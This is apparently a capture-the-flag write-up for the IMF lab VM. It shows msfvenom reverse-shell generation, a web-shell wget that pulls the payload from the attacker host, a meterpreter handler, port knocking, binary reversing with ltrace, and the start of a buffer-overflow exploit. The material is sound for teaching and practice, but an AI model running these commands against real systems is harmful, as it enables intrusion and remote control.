
Looking at the ls output there is a flag5 text file to be had, browsing to it we get

```
flag5{YWdlbnRzZXJ2aWNlcw==}
```

```
flag5{agentservices}
```

I'm going to take the hint to mean some form of service running on the host is our next vulnerability. First things first though, we need a proper shell.

Using our current 'cmd' prompt I run a locate for the wget command..



and there it is….

We now fire up a web server on our attacking machine which will allow us to add our reverse shell into our local web directory (var/www/html)

```
root@kali:~/IMF# service apache2 start
root@kali:~/IMF# service apache2 status
● apache2.service - LSB: Apache2 web server
   Loaded: loaded (/etc/init.d/apache2; bad; vendor preset: disabled)
   Active: active (running) since Mon 2016-11-14 20:58:17 GMT; 8s ago
     Docs: man:systemd-sysv-generator(8)
  Process: 3248 ExecStart=/etc/init.d/apache2 start (code=exited, status=0/SUCCESS)
    Tasks: 7 (limit: 512)
   CGroup: /system.slice/apache2.service
           ├─3282 /usr/sbin/apache2 -k start
           ├─3285 /usr/sbin/apache2 -k start
           ├─3286 /usr/sbin/apache2 -k start
           ├─3287 /usr/sbin/apache2 -k start
           ├─3288 /usr/sbin/apache2 -k start
           ├─3289 /usr/sbin/apache2 -k start
           └─3290 /usr/sbin/apache2 -k start

Nov 14 20:58:16 kali systemd[1]: Starting LSB: Apache2 web server...
Nov 14 20:58:16 kali apache2[3248]: Starting web server: apache2AH00558: apache2: Could nc
Nov 14 20:58:17 kali apache2[3248]: .
Nov 14 20:58:17 kali systemd[1]: Started LSB: Apache2 web server.
lines 1-19/19 (END)
```

So let's generate the webshell in MSFVENOM again (I'd use the previous one but that's on a different laptop).

```
root@kali:~/IMF# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=172.16.26.132 LPORT=4444 -f elf > /var/www/html/h4x
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 71 bytes
```

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=IP
LPORT=4444 -f elf > /var/www/html/hack
```

and use wget from the victim machine to download the file and then chmod 777 to allow us to run it.

```
root@kali:~/IMF# curl http://172.16.26.133/imfadministrator/uploads/82ffaefe851b.gif?cmd=wget+http://172.16.26.132/h4x
root@kali:~/IMF# curl http://172.16.26.133/imfadministrator/uploads/82ffaefe851b.gif?cmd=chmod+777+h4x
```

and finally set up a multi/handler in msfconsole to catch the reverse meterpreter shell

```
msf > use exploit/multi/handler
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set LHOST 172.16.26.132
LHOST => 172.16.26.132
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 172.16.26.132:4444
[*] Starting the payload handler...
```

we launch it

```
root@kali:~/IMF# curl http://172.16.26.133/imfadministrator/uploads/82ffaefe851b.gif?cmd=./h4x
```

and catch it

```
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 172.16.26.133
[*] Meterpreter session 1 opened (172.16.26.132:4444 -> 172.16.26.133:41460) at
2016-11-14 22:14:56 +0000

meterpreter >
```

Let's launch a normal shell from within meterpreter and see what's what.

```
meterpreter > getuid
Server username: uid=33, gid=33, euid=33, egid=33, suid=33, sgid=33
meterpreter > shell
Process 2158 created.
Channel 1 created.
/bin/sh: 0: can't access tty; job control turned off
$ /bin/bash -i
bash: cannot set terminal process group (1306): Inappropriate ioctl for device
bash: no job control in this shell
www-data@imf:/var/www/html/imfadministrator/uploads$ ls
11ec2c6313f8.gif  67cbc220c943.gif  b8cf90b59b93.jpg     h4x
2f0fb0f94730.gif  82ffaefe851b.gif  d0f8ea97242f.gif     rev.gif
45af5bc6dc26.gif  ad3f6d0120f6.jpg  e0e64a48c45c.jpg     revloc.php
5eed0699cf1b.jpg  afdb3cade622.gif  flag5_abc123def.txt  sod
www-data@imf:/var/www/html/imfadministrator/uploads$ whoami
www-data
www-data@imf:/var/www/html/imfadministrator/uploads$
```

We now have a low priv shell on the box in the form of the www-data account.

Next comes escalation of privs. I usually consider https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/ to be the definitive starting point for escalation on a 'real' box. However on this occasion we have the clue from the previous flag

flag5{agentservices}

So let's have a look for services that contain the term 'agent'

```
www-data@imf:/var/www/html/imfadministrator/uploads$ find / -name agent 2>/dev/null
/usr/local/bin/agent
/etc/xinetd.d/agent
www-data@imf:/var/www/html/imfadministrator/uploads$
```

So we appear to have a custom program. /usr/local/bin/agent

That's going on the list for further investigation.

```
tcp 0 0 *:agent *:* LISTEN -
tcp 0 0 *:ssh *:* LISTEN -
```

and the following are running as root and therefore go on the list.

```
root 1117 1 0 Nov10 ? 00:00:00 /usr/sbin/sshd -D7
```

```
root 1152 1 1 Nov10 ? 01:34:57 /usr/sbin/knockd -d
```

Knockd is interesting..

Zeroflux.org // Judd Vinet

knockd [options] knockd is a port-knock server. It listens to all traffic on an ethernet (or PPP)...

www.zeroflux.org

> *Description*

> *knockd is a port-knock server. It listens to all traffic on an ethernet (or PPP) interface, looking for special "knock" sequences of port-hits. A client makes these port-hits by sending a TCP (or UDP) packet to a port on the server. This port need not be open—since knockd listens at the link-layer level, it sees all traffic even if it's destined for a closed port. When the server detects a specific sequence of port-hits, it runs a command defined in its configuration file. This can be used to open up holes in a firewall for quick access.*

Anyway, let's start with /usr/local/bin/

```
www-data@imf:/usr/local/bin$ ls
access_codes  agent
www-data@imf:/usr/local/bin$
```

Access codes, and the agent.

```
www-data@imf:/usr/local/bin$ cat access_codes
SYN 7482,8279,9467
```

I am guessing codes are the knockd sequence we require. So we need to send a syn packet to each of those 3 ports.

I've never come across this before, I found this quite a nice yet concise introduction:

How To Use Port Knocking to Hide your SSH Daemon from Attackers on Ubuntu |...

Port knocking is a method of protecting your services behind a firewall until connection...

www.digitalocean.com

Before:

```
root@kali:~# nmap -p- 172.16.26.133

Starting Nmap 7.01 ( https://nmap.org ) at 2016-11-22 01:35
EST
Stats: 0:01:48 elapsed; 0 hosts completed (1 up), 1
undergoing SYN Stealth Scan
Nmap scan report for 192.168.159.142
Host is up (0.00057s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:C2:EB:63 (VMware)
```

knock, knock, knock!

```
root@kali:~# nmap -sS --max-retries 0 -T5 -p 7482,8279,9467
172.16.26.133
```


```
Starting Nmap 7.01 ( https://nmap.org ) at 2016-11-22 17:02
GMT
Warning: 172.16.26.133 giving up on port because
retransmission cap hit (0).
Nmap scan report for 172.16.26.133
Host is up (0.00048s latency).
PORT     STATE    SERVICE
7482/tcp filtered unknown
8279/tcp filtered unknown
9467/tcp filtered unknown
MAC Address: 00:0C:29:C2:EB:63 (VMware)
```

After:

```
root@kali:~/Desktop/IMF# nmap -p- 172.16.26.133
```


```
Starting Nmap 7.01 ( https://nmap.org ) at 2016-11-22 17:03
GMT
Nmap scan report for 172.16.26.133
Host is up (0.00044s latency).
Not shown: 65533 filtered ports
PORT STATE SERVICE
80/tcp open http
7788/tcp open unknown
MAC Address: 00:0C:29:C2:EB:63 (VMware)
```

We now have a new port open to us. It's worth noting I had a LOT of issues getting this to work. I tried multiple different formats for hitting it LOTS of different times. I'm not sure if it was a timing issue, the delay between the two VM's did seem pretty high, or something else. Either way it was annoying.



So we have an 'agent' login portal. I don't have an ID but I do have local access to the box and file so let's go and prod it.


```
www-data@imf:/var/www/html$ file /usr/local/bin/agent
/usr/local/bin/agent: ELF 32-bit LSB executable, Intel
80386, version 1 (SYSV), dynamically linked, interpreter
/lib/ld-linux.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=444d1910b8b99d492e6e79fe2383fd346fc8d4c7, not
stripped
```



Okay so it a 32bit ELF file. Checking our $PATH

```
www-data@imf:/var/www/html/imfadministrator/uploads$ echo
$PATH
/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
```

We see that /usr/local/bin is included so we can just run this file locally too, cool.



Starting with a quick brute force of the application:

```
for x in seq{0..1000}; do echo "$x" | nc -nv 127.0.0.1 7788;
echo $x; sleep .25; done;
```

The sleep was required because after 48 tries without it, it starts denying connection attempts. This got me nowhere. Fantastic! I then tried passing it progressively larger Agent IDs. At a million it was still handling the IDs gracefully, my efforts to force a (seg)fault failed.

Okay, time to chuck ltrace at it, which is conveniently installed on the host.

ltrace(1): library call tracer - Linux man page

ltrace is a program that simply runs the specified command until it exits. It intercepts and records...

linux.die.net

```
www-data@imf:/usr/local/bin$ ltrace ./agent
__libc_start_main(0x80485fb, 1, 0xff8bcba4, 0x8048970
<unfinished …>
setbuf(0xf76ccd60, 0) = <void>
asprintf(0xff8bcad8, 0x80489f0, 0x2ddd984, 0xf75340ec) = 8
puts(" ___ __ __ ___ " ___ __ __ ___
) = 18
puts(" |_ _| \\/ | __| Agent" |_ _| \/ | __| Agent
) = 25
puts(" | || |\\/| | _| Reporting" | || |\/| | _| Reporting
) = 29
puts(" |___|_| |_|_| System\n" |___|_| |_|_| System

) = 27
printf("\nAgent ID : "
Agent ID : ) = 12
```

```
fgets(12345
“12345\n”, 9, 0xf76cc5a0) = 0xff8bcade
strncmp(“12345\n”, “48093572”, 8) = -1
puts(“Invalid Agent ID “Invalid Agent ID
) = 18
+++ exited (status 254) +++
```

This is me passing the program a value, in this case it is the agent ID request.

```
fgets(12345
```

A little further down the trace we see:

```
strncmp(“12345\n”, “48093572”, 8) = -1
```

It looks like it is comparing my provided string against the string **48093572** (and in this case resulting in a -1 condition which I assume is a not true result)

Using this as the agent ID:

```
www-data@imf:/usr/local/bin$ www-data@imf:/usr/local/bin$
agent
 ___ __ __ ___
 |_ _| \/ | __| Agent
 | || |\/| | _| Reporting
 |___|_| |_|_| System
```

```
Agent ID : 48093572
Login Validated
Main Menu:
1. Extraction Points
2. Request Extraction
3. Submit Report
0. Exit
Enter selection:
```

We are in:

Options 2/3 both allow user input, yet again I threw content at them but couldn't cause a crash, it failed gracefully, or did it?

I finally got wise and copied the file across to my local machine for fuzzing purposes.


****Caveat time, one machine I am working on is a 32bit Kali VM, the other is a 64bit Kali VM. So as I have made progress on this (over the course of a few days- Time constraints[and being crap at this sort of thing]and all that) I have produced screen shots from both machines. Meaning register values are different between some grabs. The thing to note here is 32 bit registers are Exx and 64 bit are Rxx and addresses in 32bit land are 0x01020304 vs 64bit land 0x00000001020304.*****

Now, I've posted this before but I'll post it again.

To get a 32bit file running on 64bit Kali you need to do the following:

```
sudo dpkg --add-architecture i386
sudo apt-get update
sudo apt-get install libc6:i386 libncurses5:i386
libstdc++6:i386
```


Re-testing locally I finally hit a seg fault in the report submission option (3).



Woooooo!


So now I am going to repeat this exercise but with the program attached to a debugger, in this case Evans debugger, which can be run in Kali by typing edb at the command line.

Next, to attach the process, it has to be running. I ran it and went through the options, leaving it waiting for 'report' input on option 3. Returning to edb then going File > Attach you will get the following window.



I've already searched for 'Agent'.

And with a little search you can find your desired application. Double click to load it into the debugger.




A couple of things to take note of.. (32 bit machine)

See, in the bottom left corner, the program is paused. Passing anything into it will produce nothing, to run the program press the 'script' icon with an arrow pointing down which is located at the top next to the black bar (I'm sorry but this is a awful image for a play button, who thought this was a good idea?) Once your application is running inside the debugger you can go ahead and crash it with your lovely, lovely block of A's or what ever you are chucking at it. Returning to the debugger should provide an image not a million miles away from this:

x41 is hex for A (32bit machine/address)

So we can see that we crashed the application with our large block of A's. Double clicking on the EIP register will also give you visibility of this.



32 bit machine

As nice as this currently is, it doesn't actually help us achieve anything. What we need to do is figure out which of the A's overwrote EIP! Well we can't do that with A's so we can use a handy Kali tool called pattern_create.


```
root@kali:~/Desktop/IMF# locate pattern_create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
root@kali:~/Desktop/IMF# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9
7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak
n5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4A
Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2
0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf
root@kali:~/Desktop/IMF#
```

We can replace our A's with this pattern which is a unique string. Next time we overwrite EIP and take a look we should see a small part of this string!

Unique string

passing our unique string results in the following crash conditions in edb.

Initial error (32 bit)



Confirming by checking EIP (32 bit)

So this doesn't actually match anything in our unique string? No worries, we can use pattern_creates sister program pattern_offset to locate where is lives.

It lives at offset 168

So now we would like to test we can successfully overwrite EIP with a value of our choosing and see what kind of space we have for shell code after. To do this I will use the following to crash the server again:


A * 168 (up to where we believe EIP to be located)

B * 4 (What we think is EIP)

C * 500 (space after EIP where we might be able to dump shell code).

```
python –c 'print "A" *168 + "B" * 4 + "C" * 500'
```

and passing this in as the string produces the following:




42 is hex for B (32 bit)

We have successfully overwritten EIP with our 4 B's. We now have control of EIP. We need somewhere to stash our shell code so we can point at it.

I've crashed the program multiple times and looked at the registers.


```
Crash 1:
eax: bf9ef9d4
esp: bf9efa80

Crash 2:
eax: bfb4e2c4
esp: bfb4e370

Crash 3:
eax: bfdf9de4
esp: bfdf9e90
```

These were the most likely candidates but they crash at different locations. This makes these useless for a return address to overflow the the file consistently. Within EDB we can search for Op codes (Plugins > OpCodeSearcher > Opcode Search). Within here we can see that E(R)AX -> E(R)IP contains a call to E(RAX).



64 bit

